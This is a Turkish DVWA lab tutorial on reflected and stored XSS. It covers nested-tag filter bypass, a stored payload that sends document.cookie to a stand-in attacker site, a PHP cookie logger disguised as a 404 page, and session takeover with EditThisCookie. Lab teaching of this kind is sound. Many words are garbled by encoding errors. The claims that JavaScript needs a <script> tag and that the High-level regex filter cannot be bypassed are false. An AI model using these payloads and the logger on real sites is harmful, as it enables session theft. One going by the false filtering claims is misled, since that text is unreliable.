Saldırgan bu erezi grdğnde yapacağı iŐ Chrome'un EditThisCookie adlı eklentisiyle aldığı erezi kendi tarayıcısına dahil etmek olacaktır. Bunun iin Chrome'u aın. Adres ubuđuna aŐađıdaki linki girin:


<https://chrome.google.com/webstore/category/extensions?hl=tr>




Resimde de belirtildiđi gibi ilk olarak arama çubuđuna cookie injector yazın. Ardından gelen eklentiler içerisinden EditThisCookie'nin yanındaki Chrome'a Ekle butonuna tıklayın. Ekran gelecekle popup penceresi için de Add Extension butonuna tıklayın. Böylelikle EditThisCookie eklentisini kurmuş olursunuz.

Őimdi bir saldırgan olarak Chrome'dan <http://localhost/dvwa> adresine gidin. Oturum açmadığınız için DVWA'nın login ekranına yönlendirileceksiniz. Bu login ekranını geçmek için, yani kullanıcı adı ve őifre girmeden birinin oturumunu devralabilmek için çaldığınız çerezi tarayıcınıza enjekte etmeniz gerekmektedir. Bu yüzden Chrome'un yan sekmesine geçin ve adres çubuđuna


<http://localhost/saldirganinSitesi/cerezler.html> linkini girin. Çerezi kopyalayın.




Őimdi DVWA'nın login sayfasının açık olduđu sekmeye geçin ve EditThisCookie eklentisinin simgesine tıklayın.




Açılan pencerede eklenti ilk olarak yakaladığı çerez değişkenlerinden security'yi size sunacaktır. Oraya low kelimesini girin, çünkü kurbanın çerezinde security değişkeni low idi (security=low).



Bu işlemi yaptıktan sonra aynı pencerenin yukarısındaki localhost | PHPSESSID sekmesine tıklayın ve açılan seçeneklerden Value kısmına kurbanın çerezindeki PHPSESSID değerini yapıştırın.



Son olarak pencerenin aŐađısındaki yeŐil tick iŐaretine tıklayın. Bylece saldırgan kurbanın erezini kendi tarayıcısına enjekte etmiŐ olur. Őimdi saldırganın tarayıcısından (Chrome'dan) <http://localhost/dvwa> adresine gidin. Greceđiniz zere sayfa sizi DVWA'nın anasayfasına ynlendirecektir. Yani login sayfası ekrana gelmeyecektir. nk artık kurbanın oturumunu devralmıŐ bulunmaktasınız.



Artık bir saldırgan olarak kurban adına hedef sitede dilediđinizi yapabilirsiniz.

[*] Ek Bilgi:

Uygulamadan uygulamaya deđişiklik gösteren bir durum vardır. Örneđin DVWA web uygulaması tasarımı geređi oturum açtıđınızda dahi login sayfasına (url'sine) gittiđinizde yine login sayfasını ekranınıza vermektedir. Bu esasında mantıđa uygun bir durum deđildir ve bozuk bir tasarım görüntüsü vermektedir. Fakat bu tasarımsal bozukluđun yanılıđına düşmeden uygulamanın davranışını göz önüne alarak reflected XSS ile aldıđımız kurban oturum çerezini tarayıcıımıza enjekte ettiđimizde "sayfayı refresh'leme" yerine oturumumuz yokken erişim sağlayamadıđımız anasayfa url'ine gidebiliyor muyuz testi yaptık ve başarılı olabildiđimizi gördük. Eđer yaptıđımız çerez enjeksiyonu başarılı olmasaydı enjeksiyon öncesi erişemediđimiz anasayfa ve diđer DVWA sayfalarına (yani içeriye) yine erişemez olurduk. Fakat enjeksiyon sonrası erişilemez sayfalara erişebildiđimizi gördük. Dolayısıyla kurbanın oturumuna geçiş yapmış olduk.

Not: Tarayıcınızda oturumunuz açık deđilken ve tarayıcıınıza kurban çerezini enjekte etmeden önce örneđin anasayfa url'ini Enter'lamayı denerseniz bu, sizi login sayfasına yönlendirecektir. Yani DVWA sizi içeri almayacaktır. Fakat enjeksiyon sonrası tekrar anasayfa url'ini Enter'ladıđınızda anasayfa içeriđi ekrana yansıyacaktır. Yani artık içerdesiniz demektir.

DERS 20 - REFLECTED XSS (MEDIUM LEVEL)

Bu yazıda güvenlik düzeyi Medium seviyesine yükseltilmiş DVWA'da Reflected XSS'e karşı ne gibi bir güvenlik önlemi alındığı incelenecektir ve alınan güvenlik önlemine rağmen yine Reflected XSS saldırısı düzenlenebilir mi sorusuna yanıt aranacaktır.

Dersin Hedefi

Hedefiniz Medium seviyesindeki güvenliđi keşfedip nasıl aşabileceđinizi öğrenmektir.

Reflected XSS'e Karşı Önlem

[Geçen ders](#) nasıl Reflected XSS saldırısı yapılırdı hem teorik hem de pratik olarak görmüştük. O derste bizim Reflected XSS saldırısı düzenleyebilmemizin nedeni aşğıdaki kaynak kodun kullanımından dolayıydı:

Low Level:

```
1 | <?php
2 |
3 | // Is there any input?
4 | if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
5 |     // Feedback for end user
6 |     echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
7 | }
8 |
9 | ?>
```

6. satırda görülebileceđi üzere kullanıcıdan gelen input'u temsil eden \$_GET['name'] ifadesi hiçbir denetlemeye tabi tutulmadan ekrana yansıtılmaktadır. Bu yüzden biz input için javascript kodu girdiğimizde bu kodlar sayfaya yansiyabildi ve tarayıcı kodları çalıştırıp ekrana popup penceresi getirebildi. Bu sıkıntıyı gidermek üzere aşğıda Medium Level'in sunduđu güvenlik önlemini görmekteyiz.

Medium Level:

```
1 | <?php
2 |
3 | // Is there any input?
4 | if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
5 |     // Get input
6 |     $name = str_replace( '<script>', '', $_GET[ 'name' ] );
7 |
8 |     // Feedback for end user
9 |     echo "<pre>Hello ${name}</pre>";
10 | }
11 |
12 | ?>
```

6. satırda görülebileceđi üzere kullanıcıdan gelen input'u temsil eden \$_GET['name'] deđişkeni eđer <script> kelimesini içeriyorsa str_replace() fonksiyonu ile bu kelimedenden ayıklanmaktadır. Böylece input olarak script kodu girildiğinde <script> tag'ı silinerek ekrana yansıtılacağından script kodu çalışmayacaktır ve güvenlik belli ölçüde sağlanmış olacaktır.

Peki bu güvenlik önlemi aşılabilir mi? Yani <script> tag'ı input'tan silinmesine rağmen Javascript kodlarını çalıştırabilmenin bir yolu var mı? Öncelikle řu konuda hemfikir olmamız gerekir. Javascript kodları <script> tag'sız ça-lı-řa-maz. Dolayısıyla bu saldırgan için vazgeçilmezdir. Peki site güvenlik geređi kullanıcıdan gelen input'tu <script> tag'ını silerek

yansıttığına göre bu durumda ne yapılabilir? Yapılacak işlem <script> tag'ının içerisine <script> tag'ı koymaktır. Eđer geçmiş dersleri takip ettiyseniz ne demek istediđimi fark etmişsinizdir. Eđer takip etmediyseniz anlamınızı kolaylařtırmak adına olayı örneklerle açıklayalım. Normalde DVWA'nın metin kutusuna ařađıdaki kod girildiđinde

Input:

```
<script>alert('Sayfa XSS aığına sahip!');</script>
```

güvenlik geređi <script> tag'ı silinerek ekrana yansıtılacaktır.

Çıktı:

```
alert('Sayfa XSS aığına sahip!');</script>
```

Eđer <script> tag'ının içerisine <script> tag'ı konulursa

Input:

```
<scr<script>ipt>alert('Sayfa XSS aığına sahip!');</script>
```

kırmızı renkli <script> kelimesi silinecektir ve geride arta kalanlar birleřtiđinde yine <script> kelimesini oluřacaktır. Böylece güvenlik barikatı ařılmış ve <script> tag'ı sisteme sokulmuş olacaktır.

Çıktı:

```
<script>alert('Sayfa XSS aığına sahip!');</script>
```

Sonuç

İç içe kelime kullanımı ile str_replace() fonksiyonu atlatılabildiđidir. Çünkü str_replace() fonksiyonu yaptıđı tarama ve silme işlemi recursive olarak yapmamaktadır. Bu ifadeyi biraz açıcak olursak str_replace() fonksiyonu <script> tag'ını gördüđünde silmektedir, fakat bunun akabinde tarama işlemine "kaldıđı yerden" devam etmektedir. Yani başa sarmamaktadır. Tekrar başa gelip taramasına o řekilde devam etmediđi için, kaldıđı yerden devam ettiđi için arta kalan karakterler birleřtiđinde oluřan yeni <script> tag'ını str_replace() fonksiyonu göremeyecektir. Böylelikle güvenlik ařılmış olacaktır. Güvenlik seviyesi Medium iken belli ölçüde güvenlik sađlandı gibi görünse de tekniđi bilen için bu güvenlik önlemi hiçbir zorlayıcılıđa sahip deđildir.

DERS 21 - REFLECTED XSS (HIGH LEVEL)

Bu yazıda güvenlik düzeyi High seviyesine yükseltilmiş DVWA'da Reflected XSS'e karşı ne gibi bir güvenlik önlemi alındığı incelenecektir ve alınan güvenlik önlemine rağmen yine Reflected XSS saldırısı düzenlenebilir mi sorusuna yanıt aranacaktır.

Dersin Hedefi

Hedefiniz High seviyesindeki güvenliği keşfetmektir.

Reflected XSS'e Karşı Önlem

[Geçen derste](#) bahsedilen güvenlik önlemi aşılabiliyordu. Şimdi bir de güvenlik High seviyesinde kullanılan güvenlik önlemine bakalım:

```
1 <?php
2
3 // Is there any input?
4 if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
5     // Get input
6     $name = preg_replace( '/<(.*?)s(.*?)c(.*?)r(.*?)i(.*?)p(.*?)t/i', '', $_GET[ 'name' ] );
7
8     // Feedback for end user
9     echo "<pre>Hello {$name}</pre>";
10 }
11
12 ?>
```

6. satırda kullanıcıdan gelen veri belirtilen regular expression desenine sahip mi değil mi diye kontrol ediliyor. Desendeki nokta (.) işareti herhangi bir karakter anlamına gelirken noktadan sonraki yıldız (*) işareti ise önceki ifadeden 0 kez ya da daha fazla kez olabilir anlamını gelir. Yani (.*?) ile ifade edilen şey 0 ya da daha fazla kez 'karakter' gelebilir. Kullanılan desene odaklanacak olursak

```
/<(.*?)s(.*?)c(.*?)r(.*?)i(.*?)p(.*?)t/i
```

Yukarıdaki ifadenin dayandığı syntax şudur:

```
/pattern/modifiers
```

pattern desen anlamına gelmektedir. modifiers kısmı ise preg_match() fonksiyonundaki regular expression'ın sonuna bakacak olursanız i harfini almıştır. i harfi aranılan deseni hem büyük harfe göre hem de küçük harfe göre aramaya yarar. Böylece aranılan desene uygun karakter dizisi büyük harf de olsa küçük harf de olsa seçilecektir ve silinecektir. Bir daha desene bakacak olursak

```
/<(.*?)s(.*?)c(.*?)r(.*?)i(.*?)p(.*?)t/i
```

Dikkat ederseniz (.*?) kısımlarını regular expression'dan çıkarırsanız <script kelimesini göreceksiniz. <script'in aralarına konulan (.*?) ile yapılmak istenen şudur: "<script yazısının başında, ortasında, sonunda, her yerinde başka karakter olabilir. Böyle bir desen bulursan onu komple sil". Yani güvenlik medium seviyesinde iken verilmiş aşağıdaki örneğe bir daha göz atacak olursak

```
<scr<script>ipt>alert('Site Halen XSS Açığına Sahip');</script>
```

preg_replace() fonksiyonu bu parçalı <scr<script>ipt> ifadesini kendi regular expression'ı ile eşleşmiş bulacaktır. Dolayısıyla <scr<script>ipt> ifadesini komple silecektir.

Sonuç

Geçen derste güvenliđi sađlayan `str_replace()` fonksiyonuna göre Regular Expression çözüümü daha kapsamlı bir güvenlik temin etmiştir. Bu güvenliđi aşmanın řu şartlar altında bir yolu yoktur.

DERS 22 - STORED XSS (LOW LEVEL)

Bu yazıda DVWA adlı web uygulamasının içerisinde bulunan bir sayfanın güvenlik zafiyetinden faydalanarak XSS yoluyla saldırıda bulunulacaktır.

Dersin Hedefi

DVWA adlı web uygulamasındaki kullanıcının oturumunu senaryo gereęi çalın.

Uyarı

Bu yazı [Reflected XSS \(Low Level\)](#) yazısının devamı niteliğinde olduğundan dolayı orada bahsedilen detaylara burada girilmeyecektir. Bu nedenle kopukluk yaşamamak için önce [Reflected XSS \(Low Level\)](#)'i daha sonra bu yazıyı okumanız önerilir.

Stored XSS Nedir?


Açılımı Cross-Site Scripting olan XSS saldırıları Reflected XSS, Stored XSS ve DOM XSS olmak üzere üçe ayrılmaktadır. Reflected XSS saldırısı bir web uygulamasının veri giriş noktalarında eęer denetleme/filtreleme/bloklama mekanizmaları yoksa ve saldırganın bu veri giriş noktasına girdięi script kodları (örn; javascript, visual basic script) sayfaya çıktı olarak "yansıtılıyorsa" saldırganların bu yolla kendi değerlerini sayfaya yansıtması işlemine denir. Reflected kelimesi Türkçede "yansıtılmış" anlamına gelmektedir. Stored XSS saldırısı, bir web uygulamasının veri giriş noktalarında eęer denetleme/filtreleme/bloklama mekanizması yine yoksa ve saldırganın bu veri giriş noktasına girdięi script kodları (örn; javascript, visual basic script) veritabanına kaydolurken sayfaya çıktı olarak yansıtılıyorsa saldırganların bu yolla kendi değerlerini veritabanına kaydedip sayfaya yansıtması işlemine denir. DOM XSS'e gelince bu saldırı ise saldırganın (içerisine script kodları ekleyerek) özenle hazırladığı bir url'i internette bir yolla paylaşması sonrası linke gidildiğinde kodların sunucuya hiç gitmeden (istemci tarayıcıda dönüp ekrana yansıtılmasına denir.

Özetle; Reflected XSS, saldırganın girdięi kodların sunucuya gidip sunucuda barınmadan (istemcilere) geri döndüğü saldırılara denir. Stored XSS, saldırganın girdięi kodların sunucuya gidip sunucuda bir depolama formatında saklandığı (örn; veritabanı) ve bu depolamadan (istemcilere) geri döndüğü saldırılara denir. DOM XSS, saldırganın girdięi kodların sunucuya gitmeden istemci tarayıcısından istemci tarayıcısına döndüğü saldırılara denir.

NOT: Bu yazıda Reflected XSS saldırısı düzenlenmeyecektir. Çünkü Reflected XSS saldırısı [önceki yazıda](#) gerçekleştirilmiştir.

Stored XSS Nasıl Yapılır?

Öncelikle DVWA'nın Stored XSS için sunduęu ekranı inceleyelim.



Görüldüğü üzere iki tane veri giriŐi yapılabilecek kutu vardır. Bu kutulara verip girilip Sign Guestbook butonuna basıldıđı takdirde girilen veriler veritabanına kaydolacaktır ve akabinde veritabanından kayıtlı veriler çekilerek ekranın altına yansıtılacaktır.


Őimdi bu sayfanın XSS zafiyetine sahip mi deđil mi olduđunu tespit edelim. AŐađıdaki kodu DVWA'nın sunduđu ekrandaki metin kutusuna girelim.

İlk Metin Kutusu:


Deneme

İkinci Metin Kutusu:

```
<script>alert('Sayfa XSS Açıđına Sahip');</script>
```



Sign Guestbook butonuna tıklanıldıđında aŐađıdaki çıktı ekrana yansiyacaktır.



Girdiđimiz javascript kodunun ekranda alıŐtıđını grmŐ olduđ. Demek ki hedef sayfa kullanıccıdan gelebilecek javascript komutlarını engellemiyor. Bu durumda hedef sayfa XSS zafiyetine sahiptir denir.

XSS aıđı var olduđu đrenildiđine gre saldırganın yapılabileceđi en iyi ve en deđerli Őey erezleri almak olur. Bunun iin saldırgan ekrandaki metin kutularına javascript kodu olarak erezleri alan bir kod girebilir. Bu kodun yer aldıđı sayfayı ziyaret eden her kullanıcı da javascript kodu nedeniyle erezlerini saldırganın sitesine gnderebilir. Bahsedilen erez yollama kodunun oluŐturulma aŐaması ve nihai kod aŐađıda verilmiŐtir:

Bir sayfaya ynlendiren Javascript kodu:

```
window.location.href="saldirganinsitesi.com/index.php";
```

Bir sayfaya ynlendirirken erezi de beraberinde yollayan Javascript kodu:

```
window.location.href="saldirganinsitesi.com/index.php?cookie=" + document.cookie;
```

HazırlanmıŐ Nihai Kod:

```
<script> window.location.href="saldirganinsitesi.com/index.php?cookie=" + document.cookie;</script>
```

Saldırgan hedef sitenin veritabanına yukarıdaki hazırladıđı nihai kodu girdiđinde hedef site kodu veritabanına kaydederse bu kodun sergilendiđi sayfayı ziyaret eden herkesin erezi saldırganın sitesine gidecektir. Saldırgan ise kendi sitesine gelen erezleri Őu Őekilde dosyaya kaydedecektir:

```

1 <html>
2   <head>
3     <title>404 Not Found</title>
4   </head>
5   <body>
6     404 Not Found
7     <?php
8       $ip = $_SERVER["REMOTE_ADDR"]; // Sayfaya girenin ip'si alınır.
9       $cookie = $_GET["cookie"]; // Hazırlanmış linke tıklayanın çerezi alınır.
10      $dateTime = date('d.m.y \t H:i:s'); // Kurbanın hazırlanmış linke tıkladığı anki zaman alınır.
11
12      $file = fopen("cerezler.html", "a");
13
14      fwrite($file, "#####<br>");
15      fwrite($file, "Kurbanın IP Adresi : " . $ip . "<br>");
16      fwrite($file, "Tıklama Zamani : " . $dateTime . "<br>");
17      fwrite($file, "Kurbanın Cerezi : " . $cookie . "<br>");
18      fwrite($file, "#####<br><br><br>");
19
20      fclose($file);
21    ?>
22  </body>
23 </html>

```

Saldırgan cerezler.html dosyasına kaydettiđi çerezlerden birini kendi tarayıcısına mesela Chrome'un EditThisCookie eklentisiyle dahil ederek kurbanın oturumunu devralacaktır. Yani kurbanın kullanıcı adını ve şifresini bilmeden kurbanın oturumuna giriş yapmış olacaktır. Böylece saldırgan ilgili zafiyete sahip sitede kurban adına dilediđi her şeyi yapabilecektir.

